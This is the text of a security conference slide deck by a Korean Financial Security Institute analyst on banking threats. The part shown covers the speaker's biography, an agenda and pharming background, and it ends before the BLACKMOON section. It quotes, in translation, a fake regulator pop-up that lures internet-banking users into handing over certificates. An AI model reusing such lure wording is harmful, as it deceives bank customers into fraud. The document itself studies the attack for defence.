

Threats to the Korea Financial Sector

Fly me to the BLACKMOON

KYOUNG-JU KWAK, CEAT(Computer Emergency Analysis Team) FSI
kjkwak@fsec.or.kr



#About Me



Kyoung-Ju Kwak (郭炅周)

Career

~ 2015.4 KFTC (Korea Financial Telecommunications and Clearings Institute) KF-ISAC

~ 2016.6 CERT, FSI (Financial Security Institute)

Currently, FSI CEAT

Currently, Member of National Police Agency Cyber-Crime Advisory Committee

Minister of Interior's Excellence Award, National Cyber Security Awards 2016

Highlighted Talks

1. The Case study of Incidents in Korea Financial Sector, *International Symposium on Cyber Crime Response*, 2014
2. Financial Security, *Whitehat Contest*, 2015
3. Ransomware Overview, *SungKyunKwan University*, 2016
4. The New Wave of CyberTerror in Korea Financial Sector, *PACSEC Tokyo*, 2016
5. Cyber Security : Threats to the Financial Sector, *Jeju Cyber Security Conference*, 2016

Agenda

1. Background
2. BLACKMOON
3. Take Down!
4. Conclusion

BACKGROUND

Pharming (Phishing + Farming)

The image shows a screenshot of the Naver homepage. A green-bordered box highlights a security warning from the Financial Supervisory Service (금융감독원). The warning text reads: "보안관련 인증절차를 진행하고 있습니다. 공인인증서가 본 PC에 설치 되었나요? 보안카드를 이용중이신가요?" (We are proceeding with security-related authentication procedures. Is your public certificate installed on this PC? Are you using a security card?). Below the text are three bullet points: 1. "※ 옥션정보유출 사건으로 인증서 및 개인정보의 보안을 검증하여야 합니다. 인터넷뱅킹 이용고객께서는 아래내용을 참조하셔서 금융 사기피해를 예방하시기 바랍니다." (Due to the Auction information leak case, we must verify the security of certificates and personal information. Internet banking users are advised to refer to the following content to prevent financial fraud.) 2. "※ 보안관련 인증절차를 받으면 더욱더 안전하게 인터넷뱅킹을 이용하실수가 있습니다." (After receiving security-related authentication procedures, you can use internet banking more safely.) 3. "※ 이용하시고있는 은행명을 클릭하시어 보안인증절차를 진행하여 주세요." (Click the bank name you are using to proceed with the security authentication procedure.) At the bottom of the warning box are logos for KB국민은행, IBK기업은행, 신한은행, NH농협, and 우리은행. The background shows the Naver search bar, navigation menu, and various content blocks like news and shopping.

Internet Banking Service in South Korea

- Security Programs






Woori Bank Internet Banking Security Keeper Service

For your safe use of the service, you need to install the security programs as follows.

Click the Install automatically button to install the security program necessary for the use of Internet banking

Install automatically


Essential Installed Programs

Programs	Description	Installation status	Installation management
 Integrated installation and management (Veraport)	Program designed to integrate and manage Internet banking-related installation programs. View details	Not Installed	Download
 Certificate security (XecureWeb)	Program designed to support the electronic signature of certificates. View details	UnDefined	Download
 Keyboard security (TouchEnkey)	Program designed to encrypt important data entered by the keyboard, and to prevent forgery/falsification thereof. View details	UnDefined	Download
 Personal PC firewall (Netizen)	Program designed to block hacking attacks and search and treat viruses in real time. View details	UnDefined	Download
 Security login (IPinside)	Program designed to gather and analyze cyber threat and attacker information. View details	UnDefined	Download

Install automatically


Go to homge

Internet Banking Service in South Korea - NPKI (National Public Key Infrastructure)



